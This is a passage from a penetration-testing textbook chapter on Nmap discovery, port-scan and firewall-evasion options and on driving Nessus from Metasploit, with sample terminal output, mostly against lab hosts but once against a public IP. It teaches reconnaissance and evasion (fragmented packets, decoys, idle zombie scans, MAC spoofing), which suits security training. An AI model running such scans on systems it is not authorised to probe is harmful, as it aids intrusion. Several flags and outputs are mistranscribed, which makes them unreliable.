We now move on to the various Nmap discovery options. So how does Nmap actually work? Whenever Nmap performs a scan, it delivers an ICMP echo request to the destination for checking whether the host is alive or dead. This process saves much time for Nmap when it scans multiple hosts at a time. Sometimes ICMP requests are blocked by firewalls, so as a secondary check Nmap tries to connect to default open ports, such as 80 and 443, which are used by the web server or HTTP.

Nmap discovery options

Now we will move on to various Nmap command options, which can be used for host discovery on a scenario basis.

Feature	Option
Don't Ping	-PN
Perform a Ping Only Scan	-sP
TCP SYN Ping	-PS
TCP ACK Ping	-PA
UDP Ping	-PU
SCTP INIT Ping	-PY
ICMP Echo Ping	-PE
ICMP Timestamp Ping	-PP
ICMP Address Mask Ping	-PM
IP Protocol Ping	-PO
ARP Ping	-PR
Traceroute	--traceroute
Force Reverse DNS Resolution	-R
Disable Reverse DNS Resolution	-n
Alternative DNS Look Up	--system-dns
Manually Specify DNS Server(S)	--dns-servers
Create a Host List	-sL

In the previous screenshot we can see all the scanning options available in Nmap. Let us test a few, since the complete coverage of commands is beyond the scope of this book.

- **Ping only scan:** This scan is used for finding the live hosts in a network. For executing the ping only scan, we use the command `nmap -sP <Target>`; for example, here we set `nmap -sP 192.168.11.2-60`.

```

File Edit View Bookmarks Settings Help
msf > nmap -sP 192.168.11.2-66
[*] exec: nmap -sP 192.168.11.2-66

Starting Nmap 5.51SVN ( http://nmap.org ) at 2013-02-22 12:57 IST
Nmap scan report for 192.168.11.25
host is up (0.0019s latency).
MAC Address: 38:59:F9:5C:E1:63 (Unknown)
Nmap scan report for 192.168.11.25
host is up (0.0019s latency).
MAC Address: 38:59:F9:5C:E1:63 (Unknown)
Nmap scan report for 192.168.11.46
host is up (0.0019s latency).
MAC Address: 38:59:F9:5C:E1:63 (Unknown)
Nmap scan report for 192.168.11.57
host is up (0.0019s latency).
MAC Address: 38:59:F9:5C:E1:63 (Unknown)
Nmap done: 59 IP addresses (4 hosts up) scanned in 1.79 seconds
msf >

```

In the result we see that four hosts are up. So this scan saves time for performing a scan in a large network, and identifies all the live hosts, leaving the inactive ones.

- **TCP ACK ping:** This scan sends TCP ACK packets to the target. This method is used to discover hosts by collecting TCP responses from hosts (depends on TCP three-way handshake). When ICMP requests are blocked by the firewall, this method is useful for gathering information. For performing this scan, we use the command `nmap -PA <target>`; for example, here we set `nmap -PA 192.168.11.46`.

```

File Edit View Bookmarks Settings Help
msf > nmap -PA 192.168.11.46
[*] exec: nmap -PA 192.168.11.46

Starting Nmap 5.51SVN ( http://nmap.org ) at 2013-02-22 13:14 IST
Nmap scan report for DRAGON (192.168.11.46)
Host is up (0.00097s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2869/tcp   open  icslap
3389/tcp   open  ms-term-serv
4444/tcp   open  krb524
MAC Address: 38:59:F9:5C:E1:65 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 4.93 seconds
msf >

```

- **ICMP echo ping:** This option sends ICMP requests to the target for checking whether the host replies or not. This type of scan works best on the local network where ICMP packets are easily transmitted over the network. But many hosts do not respond to ICMP packet requests for security reasons. The command for this option is nmap -PE 192.168.11.46.

```
File Edit View Bookmarks Settings Help
nse > nmap -PE 192.168.11.46
[*] exec: nmap -PE 192.168.11.46

Starting Nmap 5.51SVN ( http://nmap.org ) at 2013-02-22 13:39 IST
Nmap scan report for DRAGON (192.168.11.46)
Host is up (0.001ms latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2869/tcp   open  icslap
3389/tcp   open  ms-term-serv
4444/tcp   open  krb524
MAC Address: 38:59:F9:5C:E1:65 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 12.33 seconds.

nse >
```

- **Force reverse DNS resolution:** This scan is useful for performing reconnaissance on a target. Nmap will try to resolve the reverse DNS information of the target address. It reveals juicy information about the target IP address as you can see in the following screenshot. The command we used for scanning is nmap -R <Target>; for example, here we set nmap -R 66.147.244.90.

```
File Edit View Bookmarks Settings Help
nse > nmap -R 66.147.244.90
[*] exec: nmap -R 66.147.244.90

Starting Nmap 5.51SVN ( http://nmap.org ) at 2013-02-22 13:44 IST
Nmap scan report for box756.blahhost.com (66.147.244.90)
Host is up (1.1ms latency).
Not shown: 988 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
26/tcp    open  telnet
80/tcp    open  http
110/tcp   open  pop3
113/tcp   closed auth
143/tcp   open  imap
443/tcp   open  https
463/tcp   open  smtps
993/tcp   open  imaps
995/tcp   open  pop3s

Nmap done: 1 IP address (1 host up) scanned in 349.14 seconds.

nse >
```


Nmap advanced scanning options

Now let us see some advanced scanning options. These are mainly used for bypassing firewall and finding services that are not common. The list of options are shown in the following screenshot:

Feature	Option
TCP SYN Scan	-sS
TCP Connect Scan	-sT
UDP Scan	-sU
TCP Null Scan	-sN
TCP Fin Scan	-sF
Xmas Scan	-sX
TCP ACK Scan	-sA
Custom TCP Scan	-scanflags
IP Protocol Scan	-sO
Send Raw Ethernet Packets	--send-eth
Send IP Packets	-send-ip

We will explain some of them as follows:

- **TCP SYN scan:** TCP SYN scan attempts to identify ports by sending a SYN packet to the target and waiting for a response. A SYN packet is basically sent to indicate that a new connection is to be established. This type of scan is also known as the stealth scan because it does not attempt to open a full-fledged connection to the remote host. For performing this scan, we use the command `nmap -sS <target>`; for example, here we are using `nmap -sS 192.168.0.104`.



```

File Edit View Bookmarks Settings Help
msf > nmap -sS 192.168.0.104
[*] exec: nmap -sS 192.168.0.104

Starting Nmap 5.51SVN ( http://nmap.org ) at 2013-02-22 20:15 IST
Nmap scan report for 192.168.0.104
Host is up (0.0011s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:57:61:F4 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 3.83 seconds
msf >

```

- **TCP null scan:** This type of scan sends packets without TCP flags enabled. This is done by setting the header to zero. This type of scan is used for fooling a firewalled system in getting a response from them. The command for null scan is nmap -sN <target>; for example, here we are using nmap -sN 192.168.0.103.

The screenshot shows a terminal window with the following text:

```
File Edit View Bookmarks Settings Help
msf > nmap -sN 192.168.0.103
[*] exec: nmap -sN 192.168.0.103

Starting Nmap 5.51SVN ( http://nmap.org ) at 2013-02-22 20:25 IST
Nmap scan report for 192.168.0.103
Host is up (0.010s latency).
All 1000 scanned ports on 192.168.0.103 are open|filtered
MAC Address: C4:46:19:5E:38:E3 (Hon Hai Precision Ind. Co.)

Nmap done: 1 IP address (1 host up) scanned in 34.51 seconds
msf >
```

The command `nmap -sN 192.168.0.103` is highlighted in red. The output text "All 1000 scanned ports on 192.168.0.103 are open|filtered" is also highlighted in red.

- **Custom TCP scan:** This type of scan performs a custom scan using one or more TCP header flags. Any combination of flags can be used in this scan. The various types of TCP flags are shown in the following figure:

Flag	Usage
SYN	Synchronize
ACK	Acknowledgement
PSH	Push
URG	Urgent
RST	Reset
FIN	Finished

Any combination of these flags can be used with this scan. The command used is nmap --scanflags SYNURG <target>; for example, here we set nmap --scanflags SYNURG 192.168.0.102.

```

File Edit View Bookmarks Settings Help
msf > nmap --scanflags SYNURG 192.168.0.102
[*] exec: nmap --scanflags SYNURG 192.168.0.102

Starting Nmap 5.51SVN ( http://nmap.org ) at 2013-02-22 20:57 IST
Nmap scan report for 192.168.0.102
Host is up (0.00089s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2869/tcp   open  icslap
3389/tcp   open  ms-term-serv
4444/tcp   open  krb524
MAC Address: 38:59:F9:5C:E1:65 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 25.59 seconds

```

Port scanning options

Next we move on to some more scanning techniques for specific ports, a range of ports, and port scanning based on protocols, names, and so on.

Feature	Option
Perform a Fast Scan	-F
Scan Specific Ports	-p (port)
Scan Ports by Name	-P (name)
Scan Ports by Protocol	-p U:(UDP Ports), T:(TCP Ports)
Scan All Ports	-p "*"
Scan Top Ports	--top-ports
Perform a Sequential Port Scan	-r

- **Fast scan:** In this scan, Nmap does a quick scan for only 100 ports out of the 1000 most common ports. Thus, the Nmap scanning speed gets tremendously increased by reducing the number of ports during the scan. The command used for fast scan is nmap -F <Target>; for example, here we are using nmap -F 192.168.11.46.

```
File Edit View Bookmarks Settings Help
msf > nmap -F 192.168.11.46
[*] exec: nmap -F 192.168.11.46

Starting Nmap 5.51SVN ( http://nmap.org ) at 2013-02-23 10:37 IST
Nmap scan report for DRAGON (192.168.11.46)
Host is up (0.027s latency).
Not shown: 96 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-term-serv
MAC Address: 38:59:F9:5C:E1:65 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 8.81 seconds
msf >
```

- **Scan ports by name:** Scanning ports by name is very easy and we just have to specify the port name during the scan. The command used is nmap -p (portname) <target>; for example, here we are using nmap -p http 192.168.11.57.

```
File Edit View Bookmarks Settings Help
msf > nmap -p http 192.168.11.57
[*] exec: nmap -p http 192.168.11.57

Starting Nmap 5.51SVN ( http://nmap.org ) at 2013-02-23 10:42 IST
Nmap scan report for 192.168.11.57
Host is up (0.011s latency).
PORT      STATE SERVICE
80/tcp     open  http
8008/tcp   closed http
MAC Address: C4:46:19:5E:38:E3 (Hon Hai Precision Ind. Co.)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
msf >
```

- **Performing a sequential port scan:** With the help of the sequential port scanner, Nmap scans its target by a sequential port order. This technique is quite useful for evading firewall and **Intrusion Prevention System**. The command used is `nmap -r <target>`; for example, here we are using `nmap -r 192.168.11.46`.

```

File Edit View Bookmarks Settings Help
msf > nmap -r 192.168.11.46
[*] exec: nmap -r 192.168.11.46

Starting Nmap 5.51SVN ( http://nmap.org ) at 2013-02-23 11:10 IST
Nmap scan report for DRAGON (192.168.11.46)
Host is up (0.0063s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2869/tcp   open  icslap
3389/tcp   open  ms-term-serv
4444/tcp   open  krb524
MAC Address: 38:59:F9:5C:E1:65 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 4.78 seconds
msf >


```

We sometimes face problems when we receive filtered port results while scanning. This case arises when a system is protected by a firewall or Intrusion prevention systems. Nmap has some features that help to bypass these protection mechanisms as well. We have listed a few options in the following table:

Feature	Options
Fragment Packets	-f
Specify a Specific MTU	--mtu
Use a Decoy	-D
Idle Zombie Scan	-sl
Manually Specify a Source Port	--source-port
Append Random Data	--data-length
Randomize Target Scan Order	--randomize-hosts
Spoof MAC Address	--spoof-mac
Send Bad Checksums	--badsums

We will explain some of them as follows:

- **Fragment Packets:** By using this option, Nmap sends very small 8 byte packets. This option is very useful for evading improperly configured firewall systems. The command used is nmap -f <target>; for example, here we are using nmap -f 192.168.11.29.




```
File Edit View Bookmarks Settings Help
nse > nmap -f 192.168.11.29
[*] exec: nmap -f 192.168.11.29

Starting Nmap 5.51SVN ( http://nmap.org ) at 2013-02-23 12:30 IST
Nmap scan report for exploit-a823691 (192.168.11.29)
Host is up (0.0022s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   closed ms-term-serv
MAC Address: 08:00:27:57:61:F4 (Cadmus Computer Systems)

nse >
```

- **Idle Zombie Scan:** This is a very unique scanning technique in which Nmap uses a zombie host for scanning the target. It means, here Nmap uses two IP addresses for performing a scan. The command used is nmap -sI <Zombie host> <Target>; for example, here we are using nmap -sI 192.168.11.29 192.168.11.46.



```
File Edit View Bookmarks Settings Help
nse > nmap -sI 192.168.11.29 192.168.11.46
[*] exec: nmap -sI 192.168.11.29 192.168.11.46

WARNING: Many people use -PN NmapScan to prevent pings from their
true IP. On the other hand, timing info Nmap gains from pings can
allow for faster, more reliable scans.

Starting Nmap 5.51SVN ( http://nmap.org ) at 2013-02-23 12:50 IST
|*| idle scan using zombie 192.168.11.29 (192.168.11.29:443); class: i
ncremental
Nmap scan report for DRAGON (192.168.11.46)
Host is up (0.015s latency).
Not shown: 994 closed/filtered ports
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-term-serv
4644/tcp   open  krb5kdc
MAC Address: 00:0C:92:81:81:0E (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 22.31 seconds
nse >
```

- **Spoof MAC Address:** This technique is useful when a firewalled-system detects a scanning process via the system's MAC address, and blacklists those MAC addresses. But Nmap has a feature of spoofing MAC addresses. MAC addresses can be spoofed via three different arguments, which are listed in the following screenshot:

Argument	Function
0 (Zero)	Generates Random MAC Address
Specific Mac Address	Uses the Specified MAC Address
	Generates a MAC Address from the specified Vendor (such as
Vendor Name	Apple, Dell, HP etc)

The command used for this is nmap -spoof-mac <Argument> <Target>; for example, here we are using nmap -spoof-mac Apple 192.168.11.29.

```

File Edit View Bookmarks Settings Help
msf > nmap -ST -Pn --spoof-mac Apple 192.168.11.29
[*] exec: nmap -sT -Pn --spoof-mac Apple 192.168.11.29

Starting Nmap 5.51SVN [ http://nmap.org ] at 2013-02-23 14:47 IST
Spoofing MAC address 00:03:93:7F:55:27 (Apple Computer)
Nmap scan report for exploit-a-823691 (192.168.11.29)
Host is up (0.0058s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds


Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds
msf >

```

After learning different types of scanning techniques, next we move on to how we can save the Nmap output results in various ways and formats. The options are listed in the following figure:

Feature	Option
Save Output to a Text File	-oN
Save Output to a XML File	-oX
Grepable Output	-oG
Output All Supported File Types	-oA
Periodically Display Statistics	--stats-every
133t Output	-oS

Let us save an Nmap output result in an XML file. The command used is nmap -oX <scan.xml> <Target>; for example, here we are using nmap -oN scan.txt 192.168.11.46.




```
scanbt-KW-tc
File Edit View Tools Settings Help
New Open Save Save As Close Undo Redo
<host start="13C1612609" end="13C1612623"><status state="down">
<address addr="192.168.11.45" type="ipv4"/>
<address addr="08:30 P0:5C:65" type="mac"/>
<hostnames>
<hostname name="DRAGON" type="PTR"/>
</hostnames>
<ports><extrareasons state="filtered" count="363"/>
<extrareasons reason="no-response" count="363"/>
</extrareasons>
<port protocol="tcp" portid="135"><state state="open" reason="syn"/>
<port protocol="tcp" portid="139"><state state="open" reason="syn"/>
<port protocol="tcp" portid="443"><state state="open" reason="syn"/>
<port protocol="tcp" portid="20195"><state state="open" reason="syn"/>
<port protocol="tcp" portid="3389"><state state="open" reason="syn"/>
<port protocol="tcp" portid="4441"><state state="open" reason="syn"/>
<port protocol="tcp" portid="5357"><state state="open" reason="syn"/>
</ports>
<times rtt="1161" tcv="500" to="100000"/>
</host>
<runstats><finished time="13C1612623" timestamp="Sat Feb 29 13:44:00 2020" version="nmap 7.60 ( https://nmap.org )"/>
</runstats>
```

Working with Nessus

Nessus is a proprietary vulnerability scanner, which is available freely for noncommercial usage. It detects vulnerabilities, misconfigurations, default credentials on target systems, and is used in various compliance audits as well.

For starting Nessus in Metasploit, open `msfconsole` and type `load nessus`.



The screenshot shows a terminal window titled "File Edit View Bookmarks Settings Help". The main pane displays the following text:

```
=] metasploit v4.2.0-release [core:4.2 api:1.0]
+ ---=[ 805 exploits - 452 auxiliary - 135 post
+ ---=[ 246 payloads - 27 encoders - 8 nops
=] svn r14805 updated 366 days ago (2012.02.23)

Warning: This copy of the Metasploit Framework was last updated 36
6 days ago.
We recommend that you update the framework at least every
other day.
For information on updating your copy of Metasploit, plea
se see:
https://community.rapid7.com/docs/DOC-1306

msf > load nessus
[*] Nessus Bridge for Metasploit 1.1
[*] Type nessus_help for a command listing
[*] Successfully loaded plugin: nessus
```


The bottom status bar shows "root : /ruby/bin".

Let us use the Nessus help command by typing nessus_help.

The screenshot shows a terminal window with the title bar "File Edit View Bookmarks Settings Help". The command "ncf > nessus help" is entered in the terminal. The output is displayed in two columns: "Command" and "Help Text". The "Command" column lists various Nessus commands, and the "Help Text" column provides a brief description of each command's function. The commands listed include: generic Commands, plugin Commands, policy Commands, reports Commands, Scan Commands, User Commands, nessus_admin, nessus_connect, nessus_find_targets, nessus_help, nessus_logout, nessus_plugin_details, nessus_plugin_family, nessus_plugin_list, tnc, nessus_policy_del, nessus_policy_list, nessus_report_get, > format. The "Help Text" descriptions are as follows:


Command	Help Text
generic Commands	
plugin Commands	
policy Commands	
reports Commands	
Scan Commands	
User Commands	
nessus_admin	Checks if user is an admin
nessus_connect	Connect to a nessus server
nessus_find_targets	Try to find vulnerable targets from a report
nessus_help	Listing of available nessus commands
nessus_logout	Logout from the nessus server
nessus_plugin_details	List details of a particular plugin
nessus_plugin_family	List plugins in a family
nessus_plugin_list	Displays each plugin family and the number of plug
tnc	
nessus_policy_del	Delete a policy
nessus_policy_list	List all policies
nessus_report_get	Import a report from the nessus server in Nessus v
> format	

We have a list of various Nessus command-line options. Next we connect to Nessus from our localhost for starting the scans. For connecting to localhost, the command used is nessus_connect <Your Username>:<Your Password>@localhost:8834 <ok>, and here we are using nessus_connect hacker:toor@localhost:8834 ok.



A screenshot of a terminal window titled 'File Edit View Bookmarks Settings Help'. The command 'nessus connect hacker:toor@localhost:8834' is entered and shows success with output: '[*] Connecting to https://localhost:8834/ as hacker [*] Authenticated'. The prompt 'msf > []' is visible at the bottom.

After getting successfully connected to Nessus on its default port, we will now check the Nessus scanning policies. For this, we type in `nessus_policy_list`.




A screenshot of a terminal window titled 'File Edit View Bookmarks Settings Help'. The command 'nessus policy list' is entered and shows the 'Nessus Policy List' with four items: -1 External Network Scan, -2 Internal Network Scan, -3 Web App Tests, and -4 Prepare for PCI-DSS audits (section 11.2.2). The prompt 'msf > []' is visible at the bottom.

Here we can see four policies of Nessus; the first is external network scan, which is used for scanning network vulnerabilities externally. The second is internal network scan, which is used for scanning network vulnerabilities internally. The third is Web App Tests, which is used for scanning web application for vulnerabilities. The fourth one is PCI-DSS (Payment Card Industry-data Security Standard) audits, which is used in the Payment Card Industry as the data security standard.


Vulnerability Scanning and Information Gathering

Now we are going to scan our victim machine. For scanning a machine we have to create a new scan, and the command used is `nessus_new_scan <policy ID> <scan name> <Target IP>`; for example, here we are using `nessus_new_scan -2 WindowsXPscan 192.168.0.103`.




```
File Edit View Bookmarks Settings Help
msf > nessus scan new -2 WindowsXPscan 192.168.0.103
[*] Creating Scan from policy number -2, called "WindowsXPscan" and scanning
[*] Scan started. uid is dc4583b5-22b8-6bla-729e-9c92ee3916cc301e45e2881c93d
msf > [root : .ruby/bin]
```

